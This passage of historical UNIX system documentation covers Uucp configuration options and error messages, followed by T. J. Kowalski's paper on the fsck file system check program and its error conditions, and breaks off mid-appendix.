`LMTUUSCHED` Define LMTUUSCHED to be the name of a file that contains the number (in ASCII) of simultaneous `uusched`'s that you will permit. If it is not defined, there may be *many* `uusched`'s running. Two is reasonable number. The system will create the default file and set the limit to 2. The more you permit the higher the load on the system; each `uusched` has one `uucico` associated with it.

`USRSPOOLLOCKS` Define USRSPOOLLOCKS if you like your lock files in `/usr/spool/locks`. Be sure other programs such as `cu` and `ct` know about this.

`PKSPEEDUP` Define PKSPEEDUP if you want to try the recommended speedup in `pkcget`. This entails sleeping between reads at low baud rates.

17. Appendix II: Error Messages

17.1. Fatal System Errors

These are the ASSERT error messages that can occur. The will appear in the error log (`/usr/spool/uucp/.Admin/errors`). When the errors occur, the program will abort—the file name, sccsid, line number will appear in the error message along with the following text. In most cases, these result from file system problems; use the `errno`, when present as indicated below, to check out the problem.

`CAN'T OPEN`(*errno*)
: An *open* or *fopen* failed.

`CAN'T WRITE`(*errno*)
: A *write*, *fwrite*, or *fprintf* etc failed.

`CAN'T READ`(*errno*)
: A *read*, *fgets*, etc failed.

`CAN'T CREATE`(*errno*)
: A *creat* failed.

`CAN'T ALLOCATE`
: A dynamic allocation failed.

`CAN'T LOCK`
: An attempt to make a LCK (lock) file failed. In some cases, this is a fatal error.

`CAN'T STAT`(*errno*)
: A *stat* failed.

`CAN'T CHMOD`(*errno*)
: A *chmod()* failed.

`CAN'T CHOWN`(*errno*)
: A *chown* failed.

`CAN'T LINK`(*errno*)
: A *link* failed.

`CAN'T CHDIR`(*errno*)
: A *chdir* failed.

`CAN'T UNLINK`(*errno*)
: A *unlink* failed.

`WRONG ROLE`
: This is an internal logic problem.

`CAN'T MOVE TO CORRUPTDIR`
: An attempt to move some bad `C.` or `X.` files to the `.Corrupt` directory failed—the directory is probably missing or has wrong modes or owner (`/usr/spool/uucp/.Corrupt`).

`CAN'T CLOSE`(*errno*)
: A *close* or *fclose* failed.

`FILE EXISTS`
: The creation of a `C.` or `D.` file is attempted, but the file exists. This occurs when there is a problem with the sequence file access—usually a software error.

`No uucp server`
: A TCP call is attempted, but there is no server for *Uucp*.

`BAD UID`
: The uid can not be found in the `/etc/passwd` file. The file system is in trouble, or the `/etc/passwd` file is inconsistent.

`BAD LOGIN_UID`
: same as previous.

`ULIMIT TOO SMALL`
: The ulimit for the current user/process is too small; file transfers may fail, so transfer is not attempted.

`BAD LINE`
: There is a bad line in the `Devices` file; there are not enough arguments on one or more lines.

`FSTAT FAILED IN EWRDATA`
: There is something wrong with the ethernet media.

`SYSLST OVERFLOW`
: An internal table in `gename.c` overflowed. A big/strange request was attempted—send it with MR to the appropriate place.

`TOO MANY SAVED C FILES`
: same as previous

`RETURN FROM fixline ioctl`
: An `ioctl` call, which should never fail, failed. There is a system or driver problem.

`BAD SPEED`
: A bad line speed appears in the `Devices`/`Systems` files.

`PERMISSIONS file: BAD OPTION--`
: There is a bad line or option in the `Permissions` file. Fix it immediately!

`PKCGET READ`
: The other side probably hung up; don't worry about it.

`SYSTAT OPEN FAIL`
: There is a problem with the modes of `/usr/lib/uucp/.Status`, or there is a file with bad modes in the directory.

`TOO MANY LOCKS`
: There is some internal problem! Send in an MR.

`CAN NOT ALLOCATE FOR`
: There is some kernel problem; a call to `calloc()` failed.

`XMV ERROR`
: There is a problem with some file or directory; It is likely the spool directory, since the modes of the destinations were suppose to be checked before the program attempts this.

`CAN'T FORK`
: An attempt to `fork` or `exec` failed. The current job should not be lost, but will be attempted later (`uuxqt`). No action need be taken.

17.2. System Status Messages

These are the messages that will appear in the system status file:

`OK`
: Things are OK.

`NO DEVICES AVAILABLE`
: There is no currently available device for the call. Check to see that there is a valid device in `Devices` file for this system.

`WRONG TIME TO CALL`
: self explanatory

`TALKING`
: self explanatory

`SOME FAILURE`
: to be determined

`BAD SEQUENCE CHECK`
: If sequence checking is used between systems, the sequence numbers do not agree. (This is almost never used.)

`CALLER SCRIPT FAILED`
: The negotiations with the modem/network specified in the `Dialers` file did not complete successfully. This is similar to DIAL FAILED. It may occassionally fail, but if it never succeeds, there may be a problem with the entry in the `Dialers` file.

`LOGIN FAILED`
: The login for the given machine failed. It could be a wrong login/passwd, wrong number, a very slow machine, or failure in getting through the `login-script`.

`CONVERSATION FAILED`
: The conversation failed after successful startup. This usually means that one side went down, the program aborted, or the line just hung up.

`DIAL FAILED`
: The remote never answered. It could be a bad dialer or the wrong phone number.

`BAD LOGIN/MACHINE COMBINATION`
: The machine called us with login/machine name that does not agree with our `Permissions` file. They could be trying to masquerade!

`DEVICE LOCKED`
: The calling device is currently locked and in use by some process.

`ASSERT ERROR`
: An *ASSERT* error occurred—see `/usr/spool/uucp/.Admin/errors`.

`SYSTEM NOT IN Systems`
: The system name is not in `Systems`.

`CAN'T ACCESS DEVICE`
: The device tried does not exist, or the modes are wrong.

`DEVICE FAILED`
: The open of the device failed.

`WRONG MACHINE NAME`
: The called machine is reporting a different name in the `Shere=` message.

`CALLBACK REQUIRED`
: The called machine requires that it call us.

`REMOTE HAS A LCK FILE FOR ME`
: The remote site has a `LCK` file for this system. They could be trying to call us. If they have an older version of *Uucp*, the process that was talking to us may have failed, leaving the `LCK` file. If they have the new *Uucp*, and they are

not trying us, then the process that was talking to us is hung!

`REMOTE DOES NOT KNOW ME`
: The remote site does not have our name in their `Systems` file.

`REMOTE REJECT AFTER LOGIN`
: The login we used does not correspond to what the remote site is expecting.

`REMOTE REJECT, UNKNOWN MESSAGE`
: The remote site rejected us for unknown reason—they are probably not running a standard version of *Uucp*.

Fsck − The UNIX File System Check Program

T. J. Kowalski

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

The UNIX® File System Check program *fsck* is an interactive file system check and repair program. *Fsck* uses the redundant structural information in the UNIX file system to do several consistency checks. If an inconsistency is detected, it is reported to the operator, who may elect to fix or ignore each inconsistency. These inconsistencies result from the permanent interruption of the file system updates, which are performed every time a file is modified. *Fsck* is frequently able to repair corrupted file systems using procedures based on the order in which UNIX honors these file system update requests.

The purpose of this document is to describe the normal updating of the file system, to discuss the possible causes of file system corruption, and to present the corrective actions carried out by *fsck*. Both the program and the interaction between the program and the operator are described.

1. Introduction

When a UNIX system [2] is brought up, a consistency check of the file systems should always be performed. This precautionary measure helps to insure a reliable environment for file storage on disk. If an inconsistency is discovered, corrective action must be taken. No changes are made to any file system by *fsck* without prior operator approval.

The purpose of this memo is to dispel the mystique surrounding file system inconsistencies. It first describes the updating of the file system (the calm before the storm) and then describes file system corruption (the storm). Finally, the set of heuristically sound corrective actions used by *fsck* [1] (the Coast Guard to the rescue) is presented.

2. Update Of The File System

Every working day hundreds of files are created, modified, and removed. Every time a file is modified, the UNIX operating system performs a series of file system updates. These updates, when written on disk, yield a consistent file system. To understand what happens if a permanent interruption occurs in this sequence, it is important to know the probable order of update requests [3]. Knowing what pieces of information were probably written to the file system first, heuristic procedures can be developed to repair a corrupted file system.

There are five types of file system updates. These involve the super-block, inodes, indirect blocks, data blocks (directories and files), and free list blocks.

2.1 Super-Block

The super-block contains part of the free block list, part of the free i-list, and information about the size of the file system, the size of the i-list, the count of free blocks, and the count of free inodes.

The super-block of a mounted file system (the root file system is always mounted) is written whenever the file system is unmounted or a *sync* command is issued.

2.2 Inodes

An inode contains information about the type of inode (directory, data, or special), the number of directory entries linked to the inode, the list of blocks claimed by the inode, and the size of the inode.

An inode is written to the file system when the file associated with the inode is closed.[1]

1. All in-core blocks are also written to the file system on issue of a *sync* system call.

2.3 Indirect Blocks

There are three types of indirect blocks: single-indirect, double-indirect and triple-indirect. A single-indirect block contains a list of some of the block numbers claimed by an inode. Each of the 128 indirect block entries is a data-block number. A double-indirect block contains a list of single-indirect block numbers. A triple-indirect block contains a list of double-indirect block numbers.

Indirect blocks are written to the file system whenever they have been modified and released[2] by the operating system.

2.4 Data Blocks

A data block may contain file information or directory entries. Each directory entry consists of a file name and an inode number.

Data blocks are written to the file system whenever they have been modified and released by the operating system.

2.5 First Free List Block

The super-block contains the first free list block. The free list blocks are a list of all blocks that are not allocated to the super-block, inodes, indirect blocks, or data blocks. Each free list block contains a count of the number of entries in this free list block, a pointer to the next free list block, and a partial list of free blocks in the file system.

Free list blocks are written to the file system whenever they have been modified and released by the operating system.

3. Corruption Of The File System

A file system can become corrupted in a variety of ways. The most common problems are improper shutdown procedures and hardware failures.

3.1 Improper System Shutdown and Startup

File systems may become corrupted when proper shutdown procedures are not observed, e.g., forgetting to *sync* the system before halting the CPU, physically write-protecting a mounted file system, or taking a mounted file system off-line.

File systems may become further corrupted if proper startup procedures are not observed, e.g., not checking a file system for inconsistencies, and not repairing inconsistencies. Allowing a corrupted file system to be used (and, thus, to be modified further) can be disastrous.

3.2 Hardware Failure

Any piece of hardware can fail at any time. Failures can be as subtle as a bad block on a disk pack, or as obvious as a non-functional disk-controller.

4. Detection And Correction Of Corruption

A quiescent[3] file system may be checked for structural integrity by performing consistency checks on the redundant data intrinsic to a file system. The redundant data is either read from the file system or computed from other known values. A quiescent state is important during the checking of a file system because of the multi-pass nature of the *fsck* program.

When an inconsistency is discovered *fsck* reports the inconsistency and requests the operator to choose a corrective action.

Discussed in this section are how to discover inconsistencies and possible corrective actions for the super-block, the inodes, the indirect blocks, the data blocks containing directory entries, and the free list blocks. These corrective actions can be performed interactively by the *fsck* command under control of the operator.

4.1 Super-Block

The most common corrupted item is the super-block. The super-block is prone to corruption because every change to the file system's blocks or inodes modifies the super-block.

The super-block and its associated parts are most often corrupted when the computer is halted and the last command involving output to the file system was not a *sync* command.

The super-block can be checked for inconsistencies involving file system size, i-list size, free block list, free block count, and the free inode count.

4.1.1 File system size and i-list size. The file system size must be larger than the number of blocks used by the super-block and the number of blocks used by the list of inodes. The number of inodes must be

2. More precisely, they are queued for eventual writing. Physical I/O is deferred until the buffer is needed by UNIX or a *sync* command is issued.

3. I.e., unmounted and not being written on.

less than 65,535. The file system size and i-list size are critical pieces of information to the *fsck* program. While there is no way to check these sizes, *fsck* can check that they are within reasonable bounds. All other checks of the file system depend on the correctness of these sizes.

4.1.2 Free block list. The free block list starts in the super-block and continues through the free list blocks of the file system. Each free list block can be checked for list count out of range, for block numbers out of range, and for blocks already allocated within the file system. A check is made to see that all the blocks in the file system were found.

The first free block list is in the super-block. *Fsck* checks the list count for a value of less than zero or greater than fifty. It also checks each block number for a value of less than the first data block in the file system or greater than the last block in the file system. Then it compares each block number to a list of already allocated blocks. If the free list block pointer is non-zero, the next free list block is read in and the process is repeated.

When all the blocks have been accounted for, a check is made to see if the number of blocks used by the free block list plus the number of blocks claimed by the inodes equals the total number of blocks in the file system.

If anything is wrong with the free block list, then *fsck* may rebuild it, excluding all blocks in the list of allocated blocks.

4.1.3 Free block count. The super-block contains a count of the total number of free blocks within the file system. *Fsck* compares this count to the number of free blocks it found within the file system. If they don't agree, then *fsck* may replace the count in the super-block by the real free block count.

4.1.4 Free inode count. The super-block contains a count of the total number of free inodes within the file system. *Fsck* compares this count to the number of free inodes it found within the file system. If they don't agree, then *fsck* may replace the count in the super-block by the real free inode count.

4.2 Inodes

An individual inode is not as likely to be corrupted as the super-block. However, because of the great number of active inodes, corruption in the i-list is almost as likely as corruption in the super-block.

The list of inodes is checked sequentially starting with inode 1 (there is no inode 0) and going to the last inode in the file system. Each inode can be checked for inconsistencies involving format and type, link count, duplicate blocks, bad blocks, and inode size.

4.2.1 Format and type. Each inode contains a mode word. This mode word describes the type and state of the inode. Inodes may be one of four types: regular inode, directory inode, special block inode, and special character inode. If an inode is not one of these types, then the inode has an illegal type. Inodes may be found in one of three states: unallocated, allocated, and neither unallocated nor allocated. This last state suggests an incorrectly formatted inode. Incorrect format may result if bad data is written into the i-list through, for example, a hardware failure. The only possible corrective action for *fsck* is clearing the inode.

4.2.2 Link count. Contained in each inode is a count of the total number of directory entries linked to the inode.

Fsck verifies the link count of each inode by traversing down the total directory structure, starting from the root directory, and calculating a real link count for each inode.

If the stored link count is non-zero and the real link count is zero, it means that no directory entry appears for the inode. If the stored and real link counts are non-zero and unequal, a directory entry may have been added or removed without the inode being updated.

If the stored link count is non-zero and the real link count is zero, *fsck* may link the disconnected file to the `lost+found` directory. If the stored and real link counts are non-zero and unequal, *fsck* may replace the stored link count by the real link count.

4.2.3 Duplicate blocks Contained in each inode is a list or pointers to lists (indirect blocks) of all the blocks claimed by the inode.

Fsck compares each block number claimed by an inode to a list of already allocated blocks. If a block number is already claimed by another inode, the block number is added to a list of duplicate blocks. Otherwise, the list of allocated blocks is updated to include the block number. If there are any duplicate blocks, *fsck* will pass over part of the i-list a second time to find the inode of the duplicated block, because without examining the files associated with these inodes for correct content, there

is not enough information available to decide what inode is corrupted and should be cleared. Usually the inode with the earliest modify time is incorrect and should be cleared.

This condition can occur when a file system contains blocks claimed by both the free block list and by other parts of the file system.

If there is a large number of duplicate blocks in an inode, this may be because an indirect block is not being written to the file system.

Fsck will prompt the operator to clear both inodes.

4.2.4 Bad blocks Contained in each inode is a list or pointer to lists of all the blocks claimed by the inode.

Fsck checks each block number claimed by an inode for a value lower than that of the first data block, or greater than the last block in the file system. If the block number is outside this range, the block number is a bad block number.

If there is a large number of bad blocks in an inode, this may be because an indirect block is not being written to the file system.

Fsck will prompt the operator to clear both inodes.

4.2.5 Size checks. Each inode contains a thirty-two bit (four-byte) size field. This size shows the number of characters in the file associated with the inode. This size can be checked for inconsistencies, e.g., directory sizes that are not a multiple of sixteen characters, or a mismatch between the number of blocks shown by the inode size and the number really in use.

A directory inode within the UNIX file system has the directory bit set in the inode mode word. The directory size must be a multiple of sixteen because a directory entry contains sixteen bytes (two bytes for the inode number and fourteen bytes for the file or directory name).

Fsck will warn of directory misalignment. This is only a warning because not enough information can be gathered to correct the misalignment.

A rough check of the consistency of the size field of an inode can be performed by using it to compute the number of blocks that should be associated with the inode and comparing it to the real number of blocks claimed by the inode.

Fsck calculates the number of blocks that should be in an inode by dividing the number of characters in an inode by the number of characters per block (512) and rounding up. *Fsck* adds one block for each indirect block associated with the inode. If the real number of blocks does not match the computed number of blocks, *fsck* will warn of a possible file-size error. This is only a warning because UNIX does not fill in blocks in files created in random order.

4.3 Indirect Blocks

Indirect blocks are owned by an inode. Therefore, inconsistencies in indirect blocks directly affect the inode that owns them.

Inconsistencies that can be checked are blocks already claimed by another inode and block numbers outside the range of the file system.

For a discussion of detection and correction of the inconsistencies associated with indirect blocks, apply iteratively Sections 4.2.3 and 4.2.4 to each level of indirect blocks.

4.4 Data Blocks

The two types of data blocks are plain data blocks and directory data blocks. Plain data blocks contain the information stored in a file. Directory data blocks contain directory entries. *Fsck* does not attempt to check the validity of the contents of a plain data block.

Each directory data block can be checked for inconsistencies involving directory inode numbers pointing to unallocated inodes, directory inode numbers greater than the number of inodes in the file system, incorrect directory inode numbers for ‘‘**.**’’ and ‘‘**..**’’, and directories that are disconnected from the file system.

If a directory entry inode number points to an unallocated inode, then *fsck* may remove that directory entry. This condition occurs when the data blocks containing the directory entries were modified and written to the file system but the corresponding inode was not.

If a directory entry inode number is pointing beyond the end of the i-list, *fsck* may remove that directory entry. This condition occurs if bad data is written into a directory data block.

The directory inode number entry for ‘‘**.**’’ should be the first entry in the directory data block. Its value should be equal to the inode number for the directory data block.

The directory inode number entry for ‘‘**..**’’

should be the second entry in the directory data block. Its value should be equal to the inode number for the parent of the directory entry (or the inode number of the directory data block if the directory is the root directory).

If the directory inode numbers are incorrect, *fsck* may replace them by the correct values.

Fsck checks the general connectivity of the file system. If directories are found not to be linked into the file system, *fsck* will link the directory back into the file system in the `lost+found` directory. This condition occurs when inodes are written to the file system but the corresponding directory data blocks are not.

4.5 Free List Blocks

Free list blocks are owned by the super-block. Therefore, inconsistencies in free list blocks directly affect the super-block.

Inconsistencies that can be checked are list count out of range, block numbers out of range, and blocks already associated with the file system.

For a discussion of detection and correction of the inconsistencies associated with free list blocks, see Section 4.1.2.

5. Acknowledgements

I would like to thank Larry A. Wehr for advice that led to the first version of *fsck*, and Rick B. Brandt for adapting *fsck* to UNIX.

6. References

1. Dolotta, T.A., Olsson, S.B., and Petruccelli, A.G. *Unix User's Manual, Release 3.0*. Bell Laboratories, Murray Hill, NJ, June 1980.
2. Ritchie, D.M. and Thompson, K. The UNIX Time-Sharing System. *CACM 17*, 7 (July 1974), 365-375.
3. Thompson, K. Unix Time-Sharing System: Unix Implementation. *Bell System Technical Journal 57*, 6 (July-August 1978), 1931-1946. Also Prentice-Hall. *UNIX System Readings and Applications*. 1987. 2 volumes.

Appendix A

FSCK ERROR CONDITIONS

A.1 Conventions

Fsck is a multi-pass file system check program. Each file system pass invokes a different *Phase* of the *fsck* program. After the initial setup, *fsck* performs successive *Phases* over each file system, checking blocks and sizes, path-names, connectivity, reference counts, and the free block list (possibly rebuilding it), and performs some cleanup.

When an inconsistency is detected, *fsck* reports the error condition to the operator. If a response is required, *fsck* prints a prompt message and waits for a response. This appendix explains the meaning of each error condition, the possible responses, and the related error conditions.

The error conditions are organized by the *Phase* of the *fsck* program in which they can occur. The error conditions that may occur in more than one Phase will be discussed under initialization.

A.2 Initialization

Before a file system check can be performed, certain tables have to be set up and certain files opened. This section concerns itself with the opening of files and the initialization of tables. It lists error conditions resulting from command line options, memory requests, opening of files, status of files, file system size checks, and creation of the scratch file.

`C option?`

`C` is not a legal option to *fsck*; legal options are `-y`, `-n`, `-s`, `-S`, and `-t`. *Fsck* stops on this error condition. See the *fsck*(8) for further detail.

`Bad -t option`

The `-t` option is not followed by a file name. *Fsck* stops on this error condition. See the *fsck*(8) for further detail.

`Invalid -s argument, defaults assumed`

The `-s` option is not suffixed by 3, 4, or blocks-per-cylinder:blocks-to-skip. *Fsck* assumes a default value of 400 blocks-per-cylinder and 9 blocks-to-skip. See the *fsck*(8) for more details.

`Incompatible options: -n and -s`

It is not possible to salvage the free block list without modifying the file system. *Fsck* stops on this error condition. See the *fsck*(8) for further detail.

`Can't get memory`

Fsck's request for memory for its virtual memory tables failed. This should never happen. *Fsck* stops on this error condition. See a guru.

`Can't open checklist file: F`

The default file system checklist file **F** (usually `/etc/checklist`) cannot be opened for reading. *Fsck* stops on this error condition. Check access modes of **F**.

`Can't stat root`

Fsck's request for statistics about the root directory ''/'' failed. This should never happen. *Fsck* stops on this error condition. See a guru.

`Can't stat F`

Fsck's request for statistics about the file system **F** failed. It ignores this file system and continues checking the next file system given. Check access modes of **F**.

`F is not a block or character device`

You have given *fsck* a regular file name by mistake. It ignores this file system and continues checking the next file system given. Check file type of **F**.

`Can't open F`

The file system **F** cannot be opened for reading. It ignores this file system and continues checking the next file system given. Check access modes of **F**.

`Size check: fsize X isize Y`

More blocks are used for the i-list **Y** than there are blocks in the file system **X**, or there are more than 65,535 inodes in the file system. It ignores this file system and continues checking the next file system given. See Section 4.1.1.

`Can't create F`

Fsck's request to create a scratch file **F** failed. It ignores this file system and continues checking the next file system given. Check access modes of **F**.

`CAN NOT SEEK: BLK B (CONTINUE)`

Fsck's request for moving to a specified block number **B** in the file system failed. This should never happen. See a guru.

Possible responses to the CONTINUE prompt are:

YES attempt to continue the file system check. Often, however the problem will persist. This error condition will not allow a complete

check of the file system. A second run of *fsck* should be made to re-check this file system. If the block was part of the virtual memory buffer cache, *fsck* will stop with the message ‘‘Fatal I/O error’’.

NO stop the program.

`CAN NOT READ: BLK B (CONTINUE)`

Fsck’s request for reading a specified block number **B** in the file system failed. This should never happen. See a guru.

Possible responses to the CONTINUE prompt are:

YES attempt to continue the file system check. Often, however, the problem will persist. This error condition will not allow a complete check of the file system. A second run of *fsck* should be made to re-check this file system. If the block was part of the virtual memory buffer cache, *fsck* will stop with the message ‘‘Fatal I/O error’’.

NO stop the program.

`CAN NOT WRITE: BLK B (CONTINUE)`

Fsck’s request for writing a specified block number **B** in the file system failed. The disk is write-protected. See a guru.

Possible responses to the CONTINUE prompt are:

YES attempt to continue the file system check. Often, however, the problem will persist. This error condition will not allow a complete check of the file system. A second run of *fsck* should be made to re-check this file system. If the block was part of the virtual memory buffer cache, *fsck* will stop with the message ‘‘Fatal I/O error’’.

NO stop the program.

A.3 Phase 1: Check blocks and sizes

This phase concerns itself with the i-list. This section lists error conditions resulting from checking inode types, setting up the zero-link-count table, examining inode block numbers for bad or duplicate blocks, checking inode size, and checking inode format.

`UNKNOWN FILE TYPE I=I (CLEAR)`

The mode word of the inode **I** shows that the inode is not a special character inode, regular inode, or directory inode. See Section 4.2.1.

Possible responses to the CLEAR prompt are:

YES de-allocate inode **I** by zeroing its contents. This will always invoke the UNALLOCATED error condition in Phase 2 for each directory entry pointing to this inode.

NO ignore this error condition.

`LINK COUNT TABLE OVERFLOW (CONTINUE)`

An internal table for *fsck* containing allocated inodes with a link count of zero has no more room. Recompile *fsck* with a larger value of MAXLNCNT.

Possible responses to the CONTINUE prompt are:

YES continue with the program. This error condition will not allow a complete check of the file system. A second run of *fsck* should be made to re-check this file system. If another allocated inode with a zero link count is found, this error condition is repeated.

NO stop the program.

`B BAD I=I`

Inode **I** contains block number **B** with a number lower than the number of the first data block in the file system or greater than the number of the last block in the file system. This error condition may invoke the EXCESSIVE BAD BLKS error condition in Phase 1 if inode **I** has too many block numbers outside the file system range. This error condition will always invoke the BAD/DUP error condition in Phase 2 and Phase 4. See Section 4.2.4.

`EXCESSIVE BAD BLKS I=I (CONTINUE)`

There is more than a tolerable number (usually 10) of blocks with a number lower than the number of the first data block in the file system or greater than the number of last block in the file system associated with inode **I**. See Section 4.2.4.

Possible responses to the CONTINUE prompt are:

YES ignore the rest of the blocks in this inode and continue checking with the next inode in the file system. This error condition will not allow a complete check of the file system. A

second run of *fsck* should be made to re-check this file system.

NO stop the program.

`B DUP I=I`

Inode **I** contains block number **B**, which is already claimed by another inode. This error condition may invoke the EXCESSIVE DUP BLKS error condition in Phase 1 if inode **I** has too many block numbers claimed by other inodes. This error condition will always invoke Phase 1b and the BAD/DUP error condition in Phase 2 and Phase 4. See Section 4.2.3.

`EXCESSIVE DUP BLKS I=I (CONTINUE)`

There is more than a tolerable number (usually 10) of blocks claimed by other inodes. See Section 4.2.3.

Possible responses to the CONTINUE prompt are:

YES ignore the rest of the blocks in this inode and continue checking with the next inode in the file system. This error condition will not allow a complete check of the file system. A second run of *fsck* should be made to re-check this file system.

NO stop the program.

`DUP TABLE OVERFLOW (CONTINUE)`

An internal table in *fsck* containing duplicate block numbers has no more room. Recompile *fsck* with a larger value of DUPTBLSIZE.

Possible responses to the CONTINUE prompt are:

YES continue with the program. This error condition will not allow a complete check of the file system. A second run of *fsck* should be made to re-check this file system. If another duplicate block is found, this error condition will repeat.

NO stop the program.

`POSSIBLE FILE SIZE ERROR I=I`

The inode **I** size does not match the real number of blocks used by the inode. This is only a warning. See Section 4.2.5.

`DIRECTORY MISALIGNED I=I`

The size of a directory inode is not a multiple of the size of a directory entry (usually 16). This is only a warning. See Section 4.2.5.

`PARTIALLY ALLOCATED INODE I=I (CLEAR)`

Inode **I** is neither allocated nor unallocated. See Section 4.2.1.

Possible responses to the CLEAR prompt are:

YES de-allocate inode **I** by zeroing its contents.

NO ignore this error condition.

A.4 Phase 1b: Rescan for more dups

When a duplicate block is found in Phase 1, the file system is rescanned to find the inode that previously claimed that block. This section describes when the duplicate block is found.

`B DUP I=I`

Inode **I** contains block number **B**, which is already claimed by another inode. This error will always invoke the BAD/DUP error condition in Phase 2. You can determine what inodes have overlapping blocks by examining this error condition and the DUP error condition in Phase 1. See Section 4.2.3.

A.5 Phase 2: Check path-names

This phase concerns itself with removing directory entries pointing to flawed inodes detected in Phase 1 and Phase 1b. This section lists error conditions resulting from root inode mode and status, directory inode pointers in range, and directory entries pointing to bad inodes.

`ROOT INODE UNALLOCATED. TERMINATING.`

The root inode (usually inode number 2) has no allocate mode bits. This should never happen. The program will stop. See Section 4.2.1.

`ROOT INODE NOT DIRECTORY (FIX)`

The root inode (usually inode number 2) is not directory inode type. See Section 4.2.1.

Possible responses to the FIX prompt are:

YES make the root inode's type be a directory. If the root inode's data blocks are not directory blocks, a large number of error conditions will be produced.

NO stop the program.

`DUPS/BAD IN ROOT INODE (CONTINUE)`

Phase 1 or Phase 1b has found duplicate blocks or bad blocks in the root inode (usually inode number 2) for the file system. See Sections 4.2.3 and 4.2.4.

Possible responses to the CONTINUE prompt are:

YES ignore the DUPS/BAD error condition in the root inode and attempt to continue the file system check. If the root inode is not correct, then this action may result in a large number of other error conditions.
NO stop the program.

`I OUT OF RANGE I=I NAME=F (REMOVE)`

A directory entry **F** has an inode number **I** that is greater than the end of the i-list. See Section 4.4.

Possible responses to the REMOVE prompt are:

YES the directory entry **F** will be removed.
NO ignore this error condition.

`UNALLOCATED I=I OWNER=O MODE=M SIZE=S MTIME=T NAME=F (REMOVE)`

A directory entry **F** has an inode **I** without allocate mode bits. The owner **O**, mode **M**, size **S**, modify time **T**, and file name **F** are printed. See Section 4.4.

Possible responses to the REMOVE prompt are:

YES the directory entry **F** will be removed.
NO ignore this error condition.

`DUP/BAD I=I OWNER=O MODE=M SIZE=S MTIME=T DIR=F (REMOVE)`

Phase 1 or Phase 1b has found duplicate blocks or bad blocks associated with directory entry/inode **F/I**. The owner **O**, mode **M**, size **S**, modify time **T**, and directory name **F** are printed. See Sections 4.2.3 and 4.2.4.

Possible responses to the REMOVE prompt are:

YES the directory entry **F** will be removed.
NO ignore this error condition.

`DUP/BAD I=I OWNER=O MODE=M SIZE=S MTIME=T FILE=F (REMOVE)`

Phase 1 or Phase 1b has found duplicate blocks or bad blocks associated with directory entry/inode **F/I**. The owner **O**, mode **M**, size **S**, modify time **T**, and file name **F** are printed. See Sections 4.2.3 and 4.2.4.

Possible responses to the REMOVE prompt are:

YES the directory entry **F** will be removed.
NO ignore this error condition.

A.6 Phase 3: Check connectivity

This phase concerns itself with the directory connectivity seen in Phase 2. This section lists error conditions resulting from unreferenced directories and missing or full `lost+found` directories.

`UNREF DIR I=I OWNER=O MODE=M SIZE=S MTIME=T (RECONNECT)`

The directory inode **I** was not connected to a directory entry when the file system was traversed. The owner **O**, mode **M**, size **S**, and modify time **T** of directory inode **I** are printed. See Sections 4.4 and 4.2.2.

Possible responses to the RECONNECT prompt are:

YES reconnect directory inode **I** to the file system in the directory for lost files (usually `lost+found`). This action may invoke the `lost+found` error condition in Phase 3 if there are problems connecting directory inode **I** to `lost+found`. If the link is successful, this action may also invoke the CONNECTED error condition in Phase 3.
NO ignore this error condition. The UNREF error condition in Phase 4 will always occur as a result.

`SORRY. NO lost+found DIRECTORY`

There is no `lost+found` directory in the root directory of the file system; *fsck* ignores the request to link a directory in `lost+found`. The UNREF error condition in Phase 4 will always occur as a result. Check access modes of `lost+found`. See *fsck*(1M) manual entry for further detail.

`SORRY. NO SPACE IN lost+found DIRECTORY`

There is no space to add another entry to the `lost+found` directory in the root directory of the file system; *fsck* ignores the request to link a directory in `lost+found`. The UNREF error condition in Phase 4 will always occur as a result. Clean out unnecessary entries in `lost+found` or make `lost+found` larger. See *fsck*(1M) manual entry

for further detail.

`DIR I=I1 CONNECTED. PARENT WAS I=I2`

This is an advisory message showing that a directory inode **I1** was successfully connected to the `lost+found` directory. The parent inode **I2** of the directory inode **I1** is replaced by the inode number of the `lost+found` directory. See Sections 4.4 and 4.2.2.

A.7 Phase 4: Check reference counts

This phase concerns itself with the link count information seen in Phase 2 and Phase 3. This section lists error conditions resulting from unreferenced files, missing or full `lost+found` directory, incorrect link counts for files, directories, or special files, unreferenced files and directories, bad and duplicate blocks in files and directories, and incorrect total free inode counts.

`UNREF FILE I=I OWNER=O MODE=M SIZE=S MTIME=T (RECONNECT)`

Inode **I** was not connected to a directory entry when the file system was traversed. The owner **O**, mode **M**, size **S**, and modify time **T** of inode **I** are printed. See Section 4.2.2.

Possible responses to the RECONNECT prompt are:

YES reconnect inode **I** to the file system in the directory for lost files (usually `lost+found`). This action may invoke the `lost+found` error condition in Phase 4 if there are problems connecting inode **I** to `lost+found`.
NO ignore this error condition. This will always invoke the CLEAR error condition in Phase 4.

`SORRY. NO lost+found DIRECTORY`

There is no `lost+found` directory in the root directory of the file system; *fsck* ignores the request to link a file in `lost+found`. This will always invoke the CLEAR error condition in Phase 4. Check access modes of `lost+found`.

`SORRY. NO SPACE IN lost+found DIRECTORY`

There is no space to add another entry to the `lost+found` directory in the root directory of the file system; *fsck* ignores the request to link a file in `lost+found`. This will always invoke the CLEAR error condition in Phase 4. Check size and contents of `lost+found`.

`(CLEAR)`

The inode mentioned in the immediately previous error condition cannot be reconnected. See Section 4.2.2.

Possible responses to the CLEAR prompt are:

YES de-allocate the inode mentioned in the preceding error condition by zeroing its contents.
NO ignore this error condition.

`LINK COUNT FILE I=I OWNER=O MODE=M SIZE=S MTIME=T COUNT=X SHOULD BE Y (ADJUST)`

The link count for inode **I**, which is a file, is **X** but should be **Y**. The owner **O**, mode **M**, size **S**, and modify time **T** are printed. See Section 4.2.2.

Possible responses to the ADJUST prompt are:

YES replace the link count of file inode **I** with **Y**.
NO ignore this error condition.

`LINK COUNT DIR I=I OWNER=O MODE=M SIZE=S MTIME=T COUNT=X SHOULD BE Y (ADJUST)`

The link count for inode **I**, which is a directory, is **X** but should be **Y**. The owner **O**, mode **M**, size **S**, and modify time **T** of directory inode **I** are printed. See Section 4.2.2.

Possible responses to the ADJUST prompt are:

YES replace the link count of directory inode **I** with **Y**.
NO ignore this error condition.

`LINK COUNT F I=I OWNER=O MODE=M SIZE=S MTIME=T COUNT=X SHOULD BE Y (ADJUST)`

The link count for inode **I** is **X** but should be **Y**. The name **F**, owner **O**, mode **M**, size **S**, and modify time **T** are printed. See Section 4.2.2.

Possible responses to the ADJUST prompt are:

YES replace the link count of inode **I** with **Y**.
NO ignore this error condition.

`UNREF FILE I=I OWNER=O MODE=M SIZE=S MTIME=T (CLEAR)`

